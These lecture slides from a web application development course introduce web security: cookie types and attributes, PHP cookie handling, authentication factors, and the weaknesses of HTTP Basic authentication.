

4 : Introduction to Web Application Security

IT3406 – Web Application Development II

Level II - Semester 3

Overview – Chapter 4

- 4.1. Secure Web Applications
- 4.2 Common Types of Vulnerabilities and Attacks on Web Applications
- 4.3 Client Security Vs Server Security

Overview – Chapter 4.1

4.1. Secure Web Applications


- 4.1.1. Setting, Accessing and Destroying a Cookie
- 4.1.2. HTTP Authentication - Storing Usernames and Passwords
- 4.1.3. Using Sessions – Starting and Ending Sessions, Session Security and Timeout

4.1. Secure Web Applications

4.1.1. Setting, Accessing and Destroying a Cookie

Storing Web Application Data


- Dynamic web application need a way to store temporary data while visitors work their way through the application web pages.
- Short-termed storage of data like authentication user's information which one web page can store, and another can retrieve which help to track the site visitors and their activities within the application.
- There is where **HTTP cookies** come in to play.



Purpose of HTTP Cookies

- Session in a Mainframe Computer World
 - People who need to access programs running on the system must first log in to the system by entering some type of data that uniquely identifies you, such as typing a user ID, placing finger on a scanner, or inserting a smart ID card that includes a unique encrypted key.
 - When the system authenticates that you are who you say you are, it allows you access to the system and your data.
 - The mainframe tracks every transaction you perform within the session.
 - A system administrator can look through the log file and identify the user who performed each transaction on the system
- Session in a http Standard
 - A web session consists of a single transaction, and it doesn't even require an ID to identify the user
- Session in a Dynamic Web Applications
 - Hybrid of the both, want to maintain the ease of an HTTP anonymous session, and need to track users and their transactions like a mainframe session. Where we use cookies.

Purpose of HTTP Cookies



Cookies

- Cookies are data that a server can temporarily store in the browser of each site visitor.
- When the browser stores cookie data, server can retrieve that information in later transactions with the site visitor.
- This allows the server (i.e, the server-side application) to identify individual site visitors and keep track of what they're doing within the application.
- This is the beginning of a true web session...



1. You Get on the Web...



2. ...and Request Information From a Web site.



3. When the Web site Server Replies, it Sends a Cookie...



4. ...which Your Computer Puts on Your Hard Drive



5. When You Get Online to Return to the Web site...



6. ...your Computer Sends the Cookie Back...



7. ...where the web site Server identifies you and records data that can be shared other online sellers.

Type of Cookies

- **HttpOnly:** Can only be accessed via HTTP, not via JavaScript
- **Persistent:** Standard type of cookie, Expires at a specific date/time or after a specific length of time. A web server can only retrieve and read the cookies that it sets
- **SameSite:** Can only be sent in requests from the same origin as the target domain
- **Secure:** Can only be sent in HTTPS connections
- **Session:** Expires when the client browser window closes. A web server can only retrieve and read the cookies that it sets
- **Supercookie:** Uses a top-level domain as the origin, allowing multiple websites access
- **Third-party:** Uses a domain that doesn't match the URL domain for the web page.

Type of Cookies

Session Cookie

A session cookie is only active whilst the user is reading or navigating the website. When the user closes their web browser these cookies are usually removed.



Persistent cookie

A persistent cookie for a website exists on a users computer until a future date. For example the cookie expiry date could be set as 1 year, and each time a website is accessed over this period the website could access the cookie.



Http Only cookie

A Http Only cookie can only be used via HTTP or HTTPS, and therefore cannot be accessed by javascript. This reduces threat of session cookie theft via cross site scripting (XSS).



Secure cookie

A secure cookie can only be used via HTTPS. This ensures the cookie data is encrypted, reducing the exposure to cookie theft via spying.




Third-party cookie

Third-party cookies are cookies set with domains, that are different from the one shown on the address bar. Privacy setting options in most modern browsers allow you to block third-party tracking cookies.



How cookie works ?



How Cookie Works?

- When a client browser requests to view a web page on a server, it sends an HTTP GET request:

GET /index.php

Host: www.myserver.com

- The host server returns an HTTP response, which includes the status code for the request, along with any cookies that it wants to set using the **Set-Cookie** statement and then the HTML for the requested web page:

HTTP/1.0 GET OK

Content-type: text/html

Set-Cookie: name1=value1; attributes

Set-Cookie: name2=value2; attributes

Web page HTML content

How Cookie Works? (Cont...)

- The client browser stores each cookie as a separate temporary file on the client workstation.
- The next time the client browser requests a web page from the same destination, it sends all the cookies set from that destination in the HTTP request using a single Cookie statement

GET /index.php

Host: www.myserver.com

Cookie: name1=value1; name2=value2

- The server can then extract the separate cookie names and values and pass them to any server-side programming language like PHP.

Cookie Attributes

Attribute	Description
Domain=site	Specifies the domain the cookie applies to. If omitted the server is the default location.
Expires=datetime	Specifies the expiration date for the cookie as an HTTP timestamp value.
HttpOnly	Specifies that the cookie can only be retrieved in an HTTP session.
Max-Age=number	Specifies the expiration time for the cookie in seconds
Path=path	Indicates the path in the URL that must exist in the requested resource.
SameSite=setting	Specifies if the cookie can only be accessed from the same site that set it. Values are Strict or Lax.
Secure	Specifies that the cookie can only be sent in an HTTPS secure session

Setting Cookies - setcookie()

setcookie(name [, value] [, expire] [, path] [, domain] [, secure] [, httponly])

- function is used to set new cookies update existing cookies
- **name** is the only required parameter
- Although we need to set a **value**, we can leave it empty where it will be automatically assigned as null.
- **Expire** parameter specify expiration date and time as a time stamp value not as a standard date and time.
- **Path** is used to set the URL path **domain** used to set domains allowed to access the cookie
- Last two will specify whether the cookie is **secure** or **httponly**
- Set the cookie before send any HTML content, including the opening `<!DOCTYPE>` tag, since the cookie is part of the HTTP message and not part of the HTML data.

Reading Cookies

- The PHP server automatically places all cookies passed from the client in the `$_COOKIE[]` special array variable.
- The cookie name assigned in the `setcookie()` statement becomes the associative array key:

`$_COOKIE['name']`

- When trying to access an expired cookie from the `$_COOKIE[]` array it will give an error message, to eliminate that better to check `isset()` before using the cookie.

`if (isset($_COOKIE['test'])) { }`

Modifying and Deleting Cookies

- Resend a cookie with updated values to modify the cookie
- Set the expiration time to a time value in the past to delete a cookie.
- We can set the time to one second earlier to the current time.

setcookie("test1", "", time() - 1);

- Time need to be set s a time stamp value and not as standard date and time,
- *Time()* will give the current time, need to add or subtract the time in seconds according to our requirement.

Activity 01

- Why we need cookies?
- What is the difference between session cookie and persistence cookie?
- What are the attributes of a cookie?
- Write the code to set a cookie and read the cookie.
- Write code to destroy a cookie.

4.1. Secure Web Applications

4.1.2. HTTP Authentication - Storing Usernames and Passwords

Authentication

- Authentication is the process in which a person proves that they are who they claim to be.
- This process has two steps
 - Identification - claiming to be a certain person
 - Confirmation – allow subject to prove that claim
- Identity confirming factors can be categorized in to three groups,
 - Something you know (knowledge)- passwords, pin, pass phrase
 - Something you have (possession)- digital certificate, smart card, security token
 - Something you are (inherence)- fingerprint, retinal pattern, hand geometry, topography of your face



Identity confirming factors



Knowledge



Possession



Inheritance

Two-Factor and Three-Factor Authentication

- Two-Factor authentication means validating someone's identity using two factors from two of the three categories (knowledge, possession, and inherence)

Example 01:

authenticating at an ATM, where we need a card and a pin.

Two factor authentication

Card - possession, Pin – knowledge

Example 02:

Using password, pin and a card

Two factor authentication

Card - possession, Pin, Password – knowledge

- Three-Factor authentication means at least having one factor from three categories (knowledge, possession, and inherence).

Examples of Multi Factor Authentication

What You Know -
User Name and Password



Secret Double

DoubleOctopus.com

Sign In


User Name:
johndoe

Password:


SIGN IN

[Forgot Password?](#)

Something You Own - Phone



Something You Are - Fingerprint



Web Application Authentication

- User name and the password are the standard for authenticating to web applications.
- Under certain circumstances second factor such as hardware or software security tokens may be used to increase the security
- Those instances tend to be rare.


Password-Based Authentication System

Different username password Authentication systems exist for web applications.

- Basic Access Authentication
- Digest Access Authentication
- Single sign-on solutions
- Custom-developed authentication mechanisms

Built-In HTTP Authentication

- HTTP protocol specification provides Basic Access Authentication and Digest Access Authentication two built-in authentication mechanisms
- Both of these authentication methods have significant weaknesses, and they are not recommended to use in any circumstances.



Web Application Security, A Beginner's Guide McGraw-Hill Education; by Bryan Sullivan and Vincent Liu, 1st Edition (2011)


Basic Access Authentication

Basic access authentication requires a user to enter a username and password before accessing a resource on the web server.

1. When user attempts to access a protected resource on a web server, web server will respond with 401 Authorization Require response code.
2. When browser sees this response, it will pop up a dialog box to get user credentials.
3. After submitting the credentials, browser will concatenate username and password with a colon ':' in middle ,then base64-encoded and submitted via GET request
4. If the credentials are accepted by the server, protected resource returned to the user

*This method of authentication is insecure for several reasons

Basic Access Authentication



Basic Access Authentication - Insecure

1. Insecure Transmission

- Since the data are encoded not encrypted, attacker can decode them since it lack the security provided by encryption.
- To secure credentials in transit, it must be submitted over SSL connection or encrypted medium

2. Repeated Exposure

- Credentials must be submitted with the every single request for a protected resources.
- Credentials are exposed over and over with each request to the web server


3. Insecure Storage

- Since credentials need to submit with each request, the browser caches the authentication credentials.
- Since no session is created, we cant invalidate a session with the web server.
- The only way to clear the stored credentials is to close the tab and clear the history.

Digest Access Authentication

